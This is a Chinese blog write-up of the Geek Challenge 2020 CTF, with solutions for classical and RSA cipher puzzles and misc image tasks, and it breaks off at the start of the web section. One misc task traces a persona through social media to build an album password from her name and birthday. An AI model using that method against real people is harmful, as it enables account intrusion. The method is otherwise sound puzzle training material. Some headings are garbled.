

极客大挑战2020wp

原创

[Atkxor](#) 于 2020-11-29 23:14:06 发布 383 收藏 1

分类专栏: [CTF WriteUp](#) 文章标签: [信息安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46150940/article/details/109131319

版权



[CTF](#) 同时被 2 个专栏收录

39 篇文章 2 订阅

订阅专栏



[WriteUp](#)

15 篇文章 0 订阅

订阅专栏

目录

Crypto

1. 二战情报员刘壮
2. 铠甲与萨满
3. 跳跃的指尖
5. 成都养猪二厂
5. 规规矩矩的工作
6. Simple calculation
7. babyRSA
8. 犍髻猊岬

MISC

1. 一“页”障目
2. 壮言壮语
3. 秘技·反复横跳
4. 来拼图
5. 吉普赛歌姬


WEB

1. Welcome
2. flagshop
3. 朋友的学妹
4. EZwww
5. EZgit
6. 刘壮的黑页
7. 我是大黑客
8. ezbypass
9. 带恶人六撞

Crypto


1. 二战情报员刘壮

题目描述: v先生家里蛮大的, 还有很多啤酒。v先生之所以能过上这样快哉的生活可能是因为他的养猪场厂围上了高高的栅栏
 提示: flag格式 SYC{xx_xx_xx},除SYC外其他字母小写 单词间隔开添加下划线



https://blog.csdn.net/qq_46150940

是猪圈密码



https://blog.csdn.net/qq_46150940

比对上述转换成英文字母

SSYIRCEEHSAGIULISOLBHY

进行栅栏密码解密，没有找到想要的结果

Crypto	Image	UnZip
填写所需检测的密码：(已输入字符数统计：22)		
SSYIRCEEHSAGIULISOLBHY		
结果：(字符数统计：73)		
得到因数(排除1和字符串长度)： 2 11		
第1栏：SYREHA ILSLHS I C E S G U I O B Y		
第2栏：S G S I Y U I L R I C S E O E L H B S H A Y		

https://blog.csdn.net/qq_46150940

猜测是W型栅栏密码，果然没错

栅栏密码加密/解密【W型】

明文：	SYCHISHOUSEISREALLYBIG
栏数：	7
<input type="button" value="加密"/> <input type="button" value="解密"/>	
密文：	SSYIRCEEHSAGIULISOLBHY

https://blog.csdn.net/qq_46150940

根据提示处理一下

```
SYC{his_house_is_really_big}
```

5. 规规矩矩的工作

题目描述：wlz当年玩蹦蹦蹦为了抽希尔氪了很多钱

hint1:让我看看是谁不好好上线代课？

hint2:decode程序可能加载的有点慢并且请在命令行内运行

cipher.txt内容为

```
key_encrypt
1 1 1
1 2 3
1 3 6
enc:
12
12
10
```

是希尔密码

给出的key_encrypt的逆矩阵b为:

```
3  -3  1
-3  5  -1
1  -2  1
```

对矩阵b进行mod26, 得到矩阵c

```
3  23  1
23  5  24
1  24  1
```

矩阵c*矩阵enc得到矩阵d

```
322
576
310
```

对矩阵d进行mod26

```
10
4
24
```

转换为字母为 `key`

```
F:\>decode_machine.exe
输入正确大写密码查看flag
KEY
SYC{linear_algebra_make_ctf_great_again}
```

6. Simple calculation

题目描述: 也许能在大一那本紫书上找到算法灵感

提示: hint: "The solution of system of linear congruence equations can be provided by the Chinese remainder theorem"

下载附件

$flag : SYC\{S_0S_1S_2S_3S_4\}$

$$\begin{cases} S_0 * 1 + S_1 * 1 + S_2 * 1 + S_3 * 1 + S_4 * 1 \equiv 3 \pmod{26} \\ S_0 * 1 + S_1 * 1 + S_2 * 1 + S_3 * 3 + S_4 * 5 \equiv 7 \pmod{26} \\ S_0 * 1 + S_1 * 2 + S_2 * 2 + S_3 * 3 + S_4 * 3 \equiv 1 \pmod{26} \\ S_0 * 1 + S_1 * 2 + S_2 * 5 + S_3 * 3 + S_4 * 1 \equiv 1 \pmod{26} \\ S_0 * 1 + S_1 * 2 + S_2 * 1 + S_3 * 2 + S_4 * 1 \equiv 20 \pmod{26} \end{cases}$$

S 的值为该字符在大写英文字母中对应的位置

如 $S = 0$ 则为A

https://blog.csdn.net/qq_46150940

使用脚本爆破

```
for S0 in range(26):
    for S1 in range(26):
        for S2 in range(26):
            for S3 in range(26):
                for S4 in range(26):
                    T1=S0+S1+S2+S3+S4
                    T2=S0+S1+S2+S3*3+S4*5
                    T3=S0+S1*2+S2*2+S3*3+S4*3
                    T4=S0+S1*2+S2*5+S3*3+S4
                    T5=S0+S1*2+S2+S3*2+S4
                    if (((T1)%26==3) and ((T2)%26==7) and ((T3)%26==1) and ((T4)%26==1) and ((T5)%26==20)):
                        print("SYC{"+chr(S0+65)+chr(S1+65)+chr(S2+65)+chr(S3+65)+chr(S4+65)+"}")
```

运行结果

```
===== RESTART: D:\Users\Desktop\1.py =====
SYC {GESNO}
SYC {TESNB}
>>> |
```

7. babyRSA

题目描述：因为每晚都有小毛贼翻过v先生的栅栏去对猪圈搞破坏，v先生的养猪场不久就倒闭了。失落的v先生感觉不会再爱这个世界了。在他起身去找工作之前留下了一张纸条。

```

from Crypto.Util.number import *
from gmpy2 import *
from secret import p,flag
flag = bytes_to_long(bytes(flag,encoding='utf-8'))
q = getPrime(1024)
n = q*p
phi_ = (p-1)*(q-1)
e = 0x10001
d = invert(e,phi_)
c = (pow(flag, e, n))

print(long_to_bytes(pow(c, d, n)))
print((c,q,n))
'''out put
(177177672061025662936587345347268313127241651965256882323180749317515733256088163186914550682635245294414879862
8106547732076446872625964408700944093788493071884857557001387976510399364459984338305162076308587330905816435928
43521203499818069822504434370840254518614785953412492701730326524258672860416318501278155194, 166836705584681518
1481797379558426052132722078367521878451241494611511819037793747752815293468547862597195456991575088855008189940
1961815870821277783376844432765864732455509045923365773795093289501876644011999951333170775969105488831902906939
7903003240927552065429412176600134636921146805408664505115889561043, 1910518855433589477367609896619674684617421
7589880191064552900388639104789883962456829021636084533050181401972057032719766906436526860759711759890504689509
7642708006373182989953758208523010345148200475257538336602695211819055893667974317905617522838840325499754862033
348148407978527792816186094297381925119601464149)
'''

```

给了 c, q, n, e, 求 flag : flag = pow(c,d,n)

分解n, 可得到p=1145143, e = 0x10001转成十进制为65537

```

import libnum
p = 1145143
q = 166836705584681518148179737955842605213272207836752187845124149461151181903779374775281529346854786259719545
6991575088855008189940196181587082127778337684443276586473245550904592336577379509328950187664401199995133317077
59691054888319029069397903003240927552065429412176600134636921146805408664505115889561043
e = 65537
C = 177177672061025662936587345347268313127241651965256882323180749317515733256088163186914550682635245294414879
8628106547732076446872625964408700944093788493071884857557001387976510399364459984338305162076308587330905816435
92843521203499818069822504434370840254518614785953412492701730326524258672860416318501278155194
#1. 求d
d = libnum.invmod(e, (p-1)*(q-1))
#2. 求n
n = p*q
#3. m=pow(c, d, n)
flag = pow(C, d, n)
print(libnum.n2s(flag))

```

结果

```

=====  

b' SYC {Bron_to_be_the_human_I_am_sorry}'  

>>> |


```

8. 韩髻猗呀

简介: 题目地址: <https://share.weiyun.com/Y5qldy3K>

题目描述: v先生最近说话越来越奇怪了


提示: flag格式 SYC{xx_xx_xx},除SYC外其他字母小写



题目名字看不懂, 试一下汉字转拼音, 原来是维基尼亚密码



直接维基尼亚密码暴力破解



Clear text [hide]

Clear text using key "catbin":

```
Modern cryptography is heavily based on mathematical theory and  
computer science practice; cryptographic algorithms are designed  
around computational hardness assumptions, making such algorithms  
hard to break in SYC there is no tears in vigenere
```



https://blog.csdn.net/qq_46150940

根据提示处理一下flag

```
SYC{there_is_no_tears_in_vigenere}
```

MISC

1. 一“页”障目

简介：宣传单里藏了啥？

下载附件，打开发现三段碎片

与佛论禅

我刘壮就是np, 给你flag吧, SYC {i_love_Japanese_wife}

听佛说宇宙的真谛

参悟佛所言的真意

普度众生

无悲无喜无梦无幻, 无爱无恨四大皆空

佛曰：豆梵能佛冥謹沙怯隸道等孕喝伽訶恐奢耶尼殿怯奢三鉢南怛鉢婆鑪寫數鑪究訥者醯鑪勝孕鑪顛
鑪耶夜哆悉侄鷄涅悉怯老若俱勝菩知菩所蘇奢以梵世心亦訥耨夷哆至哆醯即波怯明除怯闍怯集怯尼明鑪
寔怯一心鉢呼侄鷄夢室諳耨訥提迦梵都都訥孕礙諳那訥彌豆鉢智遮諳槃提伽俱穆離冥伊冥那藐罰摩迦諳
有諳盡即怯多逝侄婆冥涅神

https://blog.csdn.net/qq_46150940

3. 秘技·反复横跳

题目描述：对图片...使用binwalk拳吧!

提示说用binwalk, 但是我的binwalk一直报错, 只能用foremost了




https://blog.csdn.net/qq_46150940

扫描二维码，得到flag



4. 来拼图

下载附件，一共1600张碎片。。。




使用ImageMagick工具和gaps工具解题

给出的范例图片source.jpg像素为3840x2160，而每一张碎片图片的像素是90x54，所以想要合成一张图片必须是40x40


使用imagemagick进行合成，得到flag.jpg

```
montage *.jpg -tile 40x40 -geometry 90x54+0+0 flag.jpg
```



再使用gaps

```
gaps --image=flag.jpg --generations=40 --population=1600 --size=1000
```



跑了好长时间，结果图还是乱的，吐了，还是直接手工拼图，找出带有字母的碎片拼接起来



5. 吉普赛歌姬



金秋雨

9月24日 10:20

身为一个老年人怎么能不玩贴吧
来贴吧和我一起玩吧: DJ南方

浏览181次

11人觉得很赞



评论

https://blog.csdn.net/qq_46150940

贴吧搜索DJ南方



DJ南方

进入贴吧

网页 资讯 贴吧 知道 视频 音乐 图片 地图 文库 更多»

吧内搜索 全吧搜索 搜吧 搜人

排序结果: [按时间倒序](#) | [按时间顺序](#) | [按相关性顺序](#) | [只看主题贴](#) | [查看更多结果](#)



DJ南方 6 36 +关注他

galgame 伪娘galgame nightcore

https://blog.csdn.net/qq_46150940

其中一个帖子, 提到了网易云nightcore电台里面的吉普赛歌姬。

推荐一个nightcore电台

只看楼主

收藏

回复



楼主

伪·Nightcore

网易云的一个电台

最喜欢里面的一首吉普赛歌姬

大家也可以来听呀, 可能里面有你要的答案

DJ南方



星空



https://blog.csdn.net/qq_46150940

帖子下面的评论发现主播的id



楼主

怕你们找不到 这个主播的id是"不知道怎么吐槽了"的快来和我一起听歌吧

DJ南方

🎮


星空 





△ 举报 3楼 2020-10-22 09:23 回复
https://blog.csdn.net/qq_46150940

搜索主播id，找到了[不知道怎么吐槽了](#)

网易云音乐 发现音乐 我的音乐 朋友 商城 音乐人 下载客户端 HOT [创作者中心](#) [登录](#)




不知道怎么吐槽了  

73 动态 | 184 关注 | 110 粉丝


简介: 本体是二次元ACG专精的冠位非洲指挥官...各领域杂曲收集狂.....啊喂-我家电台绝赞更新中! 欢迎各位订阅! >>

所在地区: 广东省 - 广州市 年龄: 95后


社交网络: 

[发私信](#) [+ 关注](#)


不知道怎么吐槽了创建的电台

	伪·Nightcore	订阅285次	235期
---	-------------	--------	------


不知道怎么吐槽了创建的歌单[®] (30)




不知道怎么吐槽了喜...




每日推荐2020-08-31



不知道怎么吐槽了的...



每日推荐2019-08-31



不知道怎么吐槽了的...

去找那首吉普赛歌姬，伪·Nightcore电台第182期，就是伪 Nightcore - Gypsy Bard，评论里面有关键密码信息

10月25日 20:13 [👍](#) | [回复](#)

77Pray CNIP-壹 : 还隔这找flag呢

10月25日 18:35 [👍 \(1\)](#) | [回复](#)

Ch1o3nr CNIP-伍 : 众筹50暴打出题人，我出一块

10月25日 18:32 [👍 \(3\)](#) | [回复](#)

阿那达 : geek

10月25日 16:29 [👍 \(2\)](#) | [回复](#)

xunflash CNIP-叁 : 懂的都懂

10月25日 13:22 [👍 \(3\)](#) | [回复](#)



https://blog.csdn.net/qq_46150940

名字是金秋雨，生日是2月6日




清晨的粥比深夜的酒好喝
骗你的人比爱你的人会说



https://blog.csdn.net/qq_46150940

所以最后相册密码是 `jqy20000206`，flag就在这了



WEB


1. Welcome

题目描述：欢迎来到极客大挑战!

提示：

